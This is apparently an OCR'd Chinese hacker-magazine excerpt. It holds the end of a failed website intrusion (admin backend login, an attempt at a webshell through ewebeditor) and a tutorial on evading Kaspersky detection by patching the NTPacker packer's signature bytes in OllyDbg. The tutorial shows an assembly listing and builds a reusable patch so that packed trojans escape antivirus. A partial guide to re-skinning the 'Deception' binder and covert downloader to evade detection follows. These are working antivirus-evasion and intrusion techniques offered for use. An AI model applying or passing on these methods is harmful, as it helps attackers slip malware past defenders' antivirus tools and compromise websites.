
然后，回头来到我们的目标站点。输入http://www.xxx.com/_admin/，后台地址就出来了（图8）。

输入管理员用户名和密码就进去了（图9）。

进了后台，当然是拿WEBSHELL了。有上传的地方，但是都作了严格的限制。眼睛亮的朋友，肯定能看出那编辑器的样子吧。很熟悉吧？在打开增加产品链接的时候，就能看到图10中ewebeditor的地址。可惜的是ewebeditor的后台全部被清理了，仅留下数据库而已（图11）。


图10

虽然拿到了管理员的信息，ewebeditor数据库，但是最终仍然无法获得webshell，这就是为什么本文叫失败的入侵的原因了。但是想一想，在这次入侵当中，我们获得了什么经验没有？我之前并不知道有总后台地址是_admin，现在通过入侵，我就知道了，后台还有一种是/_admin。我们可以在domain里加入这个后台地址，以后遇到这样的后台，我们就可以直接用domain猜出来，这就是经验的提升了。不能因为没得到webshell而泄气，每次入侵之后，都要多加思考，经验才会积累。学会总结，思路才会明了！


图11

编辑点评：

作者比较幸运，acsee盲注入能够用union的实例还是比较少的，能成功的更少了。我印象中老版的惊云下载后台的user.asp注入，是acess的union注入的一个经典例子。

从本文你可以学到：

1、了解NTPacker

2、学习使用CCL定位特征码及OD修改特征码

3、学会利用注册机编写器制作文件补丁

各位朋友大家好，今天将带大家进入一个新的免杀领域。众所周知，免杀通常分为内存免杀和文件免杀。内存免杀相信大家已经练得炉火纯青了，只要针对杀毒软件找到对应的内存特征代码段，之后用OD修改即可，也可以加花指令，得到的效果是一样的。文件免杀的方法也很多，加壳就是其中最直接最简单的方法之一。

用于给木马加壳的一般都是生僻的壳或者是加密强度比较高的壳，但是一个普通的壳能否通过自己的修改达到同样的目的呢？如果可以的话，那么以后我们的免杀思路就更宽了。今天带大家来手工打造一款变异的壳，希望能够抛砖引玉，拓展大家的思路。




图3 CCL手工操作参数设置




图1 卡巴检测加壳前windows按钮突破专家的结果




图2 卡巴检测加壳后windows按钮突破专家的结果

隆重请出今天的主角：NTPacker v2.1（下文简称NTpacker），这是一款国外的壳，功能比较强大，有三种加密的方式，还可以插入系统进程。但不知道为什么，凡是被此壳加密过的文件，卡巴大叔就认为是病毒，也许此壳用于加壳木马的次数实在太多，大叔干脆直接灭了此壳，不管原来的文件是否带毒，实在是很可惜。难道没有办法了？ Come on，跟我来。

首先整理下思路：卡巴杀的是壳，我们就找一个不带毒的exe文件，然后用NTPacker加壳，最后对壳做免杀，那么就可以通过卡巴的查杀。我就选择一个体积小的，而且本身不带壳的exe文件做测试：windows按钮突破专家。用卡巴杀下这个文件是否带毒，如图1所示。

卡巴检测到windows按钮突破专家本身不带毒，之后用NTPacker加壳再杀，如图2所示。

下面来改造，其实改造的思路和改造木马一样，用到的工具还是CCL，不同是现在是带壳改造！设置CCL的手动操作参数设置，设定每次替换规定字节大小为32。然后用卡巴杀下生成后的文件目录，特征代码定位如图3所示。

用OC偏移量转换器载入之后转换为特征代码内存地址为：00434080 004340C0

OD打开加壳的文件看看这段究竟是什么，如图4所示。

```
0040437F   BA 5C444000      mov edx,Windows?0040445C
00404384   E8 0FFCFFFF      call Windows?00403F98
00404389   8B95 E4FEFFFF    mov edx,dword ptr ss:[ebp-11C]
0040438F   8D85 F0FEFFFF    lea eax,dword ptr ss:[ebp-110]
00404395   B9 FF000000      mov ecx,0FF
0040439A   E8 85D4FFFF      call Windows?00401824
0040439F   8D95 F0FEFFFF    lea edx,dword ptr ss:[ebp-110]
004043A5   A1 70544000      mov eax,dword ptr ds:[405470]
004043AA   83C0 0E          add eax,0E
004043AD   B1 32            mov cl,32
004043AF   E8 C4CFFFFF      call Windows?00401378
004043B4   E8 1BFEFFFF      call Windows?004041D4
004043B9   8BD8             mov ebx,eax
004043BB   A1 70544000      mov eax,dword ptr ds:[405470]
004043C0   83C0 0A          add eax,0A
004043C3   BA 60444000      mov edx,Windows?00404460
004043C8   33C9             xor ecx,ecx
004043CA   8A08             mov cl,byte ptr ds:[eax]
```

图4 00434080 004340C0的汇编代码

好了，这段最好修改的无非就是**004043AA add eax,0E**，意思是eax加上0E，把这段修改为：sub eax-0E，sub意思就是减，合起来就是eax减去-0E，负负得正，意思还是eax加上0E，和上面add eax,0E完全等价！不懂的朋友可以看看汇编手册，做免杀汇编知识不可少哦。此刻卡巴大叔已经不认识被NTPacker加壳的windows按钮突破专家了。




图5 制作文件补丁的菜单

知道了修改方法之后，大家以后都可以用这个方法修改用Ntpacker加壳后的木马，但是每次用OD打开修改很麻烦，所以制作一个用NTPacker加壳后的免杀补丁文件。打开注册机编写器，然后选择“其它”菜单下的“制作文件补丁”，如图5及图6所示。





图6 文件补丁设置窗口

原始的文件选择用 NTPacker 加壳后的 exe 文件，已破解文件选择免杀后的 NTPacker 加壳文件。这样一个木马一次做完免杀之后，以后就不需要重复修改，直接打上免杀的补丁即可，如图 7 所示。

好了，以上就是修改的全部过程，其实也就是修改 NTPacker 的壳特征代码，没什么技术含量，让高手见笑了。但是通过这样的修改，卡巴已经不认识以前的 NTPacker 的壳，达到了变异的目的。其它的壳修改方法类似，今后大家都能打造属于自己的变异壳。（本文所用工具 NTPacker v2.1、OC、OLLYDBG、CCL 特征码定位器已收入光盘）




图7 最终的文件补丁程序

编辑点评：

一个奇妙的想法，一个奇特的方法，造就了小马的免杀，且方法简单易学，很适合免杀的初学者哦！

文件免杀之软件DIY



蜀国布衣

从本文你可以学到：

1、了解软件汉化的过程

2、如何对软件进行版权改造

经常从各大黑客网站下载的用户，一定会常常发现标称为“XX 专版”的软件。其实，这种软件除了少量是软件作者专门打造的以外，其他很多都是由黑客爱好者进行制作的。这些软件除了对软件的版权进行更改以外，还经过了很多 DIY 处理，比如更换图标、简单汉化、重新加壳等。在经过了这一系列的 DIY 处理后，不仅原有的软件显得更加的个性化，而且常常已经有了免杀的效果。如果你不信的话，下面我们就拿一款国外的捆绑器来测试实验一下。





图1 PEiD 查壳结果


图2 汉化标题栏字符

一、界面汉化

今天我们进行免杀演示的这款程序名叫 Deception，它是一款功能不错的捆绑工具和远程秘密下载工具的集合体。程序支持将任何文件捆绑到可执行文件上，并且可以在指定的时间内进行远程下载，支持在系统的 Temp、System、Window 目录下运行，包括正常运行以及秘密运行两种方式，相对于其它捆绑工具和远程秘密下载者来说，有众多自己的特色。因为该程序是一款英文程序，所以我们要做的第一步就是对程序主题进行汉化操作。

首先我们通过 PEiD 对程序进行查壳，发现并没有进行加壳处理，这样也免去了脱壳的步骤，如图 1 所示。

接下来要使用的工具是 Restorator，它一个非常好的汉化工具，对 DELPHI 和 C 程序的支持尤为突出。除了一般的编辑操作外，还可以采用拖放操作来完成资源的导入／导出，及批量修改资源的语系。

首先用 Restorator 载入程序主体，在资源树下找到 RCData 资源项，从软件我们可以看出 Deception 有四个窗口，要汉化的主要内容就在该资源项中。可能有读者要问，这些选项中有很多的代码，我们该选择哪一些进行汉化呢？其实很简单，我们只需要首先将程序复制一份，接着运行复制出来的程序，然后在窗口后查找需要汉化的关键字即可。比如程序的标题栏有“Deception 4.o [RaGe]”这样的关键字，接着我们就在 RCData 资源项中查找这个关键字。如果用户觉得不好找的话，可以点击 Restorator 窗口“资源”菜单中的“查找”命令，从而辅助用户来进行查找。当然不是所有查找的关键字都可以汉化，首先查找的关键字需要在 RCData 这个项中，其次查找的关键字需要在 Caption 这个项目后面，只有满足了这样两个条件的关键字才能进行汉化。这里需要特别声明的是，在汉化关键字的时候，首先需要选中这个关键字，然后点击工具栏中的“编辑模式”命令后，才能进行汉化操作，比如我们将关键字“Deception 4.o [RaGe]”修改为“诡计 黑手专版”，如图 2 所示。

二、版权更改

我们都知道，正规文件的“属性”窗口中基本都包括“常规”、“版本”、“兼容性”等几个标签。尤其是“版本”这个标签，其中包括了和该程序相关的很多版权信息，我们就可以轻易地查看到该文件的“文件名称”、“文件描述”等信息，还可以查看到这个程序的产品名称、公司名称、网站地址等一系列的信息内容。其实，Deception 这个程序在“版本”标签中同样也包括了自己的版权信息，但是正是由于这些信息的存在，杀毒软件往往会将其中的

某些内容作为病毒的特征码，所以我们需要对其进行修改。

在Restorator的资源树下找到Deception的“版本”资源项，接着选中其中唯一的一个项目，然后在右侧的“资源窗口器”就可以看到程序本身的版本信息。从中我们可以看到，版本信息中公司名称、文件版本、内部名称、产品名称等几项内容有原来的信息，这里就将这些内容进行更改，同时将没有填写的内容尽量编写。首先将“公司名称”改为黑客手册的网址www.nohack.cn，接着在“语言/本地”选项中设置为“中文（中国）”，然后在“代码页”选项中设置为“936（简体中文GBK）”，“注释”选项就填写为“一款功能不错的捆绑工具和远程秘密下载工具”，接着按照刚才的操作进行设置，如图3所示。




图3 修改“版本”标签中的

